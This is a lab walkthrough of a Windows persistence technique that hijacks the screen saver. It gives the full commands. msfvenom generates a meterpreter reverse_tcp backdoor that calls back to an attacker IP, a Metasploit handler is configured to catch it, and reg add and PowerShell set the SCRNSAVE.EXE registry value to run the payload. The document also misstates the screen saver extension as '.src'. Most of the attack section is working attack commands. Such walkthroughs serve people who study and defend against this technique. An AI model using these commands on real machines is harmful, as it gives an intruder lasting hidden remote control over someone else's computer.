Environment
| IP | HOSTNAME | NOTE |
|---|---|---|
| 172.16.106.67 | kali_dqy | Attacker host |
| 10.10.10.88 | win10_dqy | Victim host |
Introduction
-
The screen saver is a built-in Windows system feature that automatically displays an animation after the user has been inactive for a period of time. However, because a screen saver is an executable file with the .src file extension, attackers often use it as a persistence method.
-
Screen saver settings are stored in the following registry location:
HKCU\Control Panel\Desktop


- Win10 does not configure a screen saver by default. You can search for screen saver in Control Panel and configure one. After it is configured successfully, the corresponding values are added to the registry.
Attack Process
Configure MSF
- Generate a backdoor program.
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=172.16.106.67 LPORT=2335 -f exe > attack_demo.exe

- Configure the MSF listening port.
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 172.16.106.67
set lport 2335
exploit
Replace the Screen Saver with the Backdoor Program
- Change the extension of the generated backdoor program attack_demo.exe to scr.

- Then replace the registry value. In cmd, use the reg add command to replace the value.
reg add "hkcu\control panel\desktop" /v SCRNSAVE.EXE /d E:\payload\attack_demo.scr
- In powershell, use the Set-ItemProperty command to replace it.
Set-ItemProperty -Path 'HKCU:\Control Panel\Desktop\' -Name 'SCRNSAVE.EXE' -Value 'E:\payload\attack_demo.scr'
Execution Result
- After waiting 60 seconds, the backdoor program is triggered and connects to MSF.

References
1.https://paper.seebug.org/1007/
2.https://www.its500.com/article?url=xiaozi/p/11833495.html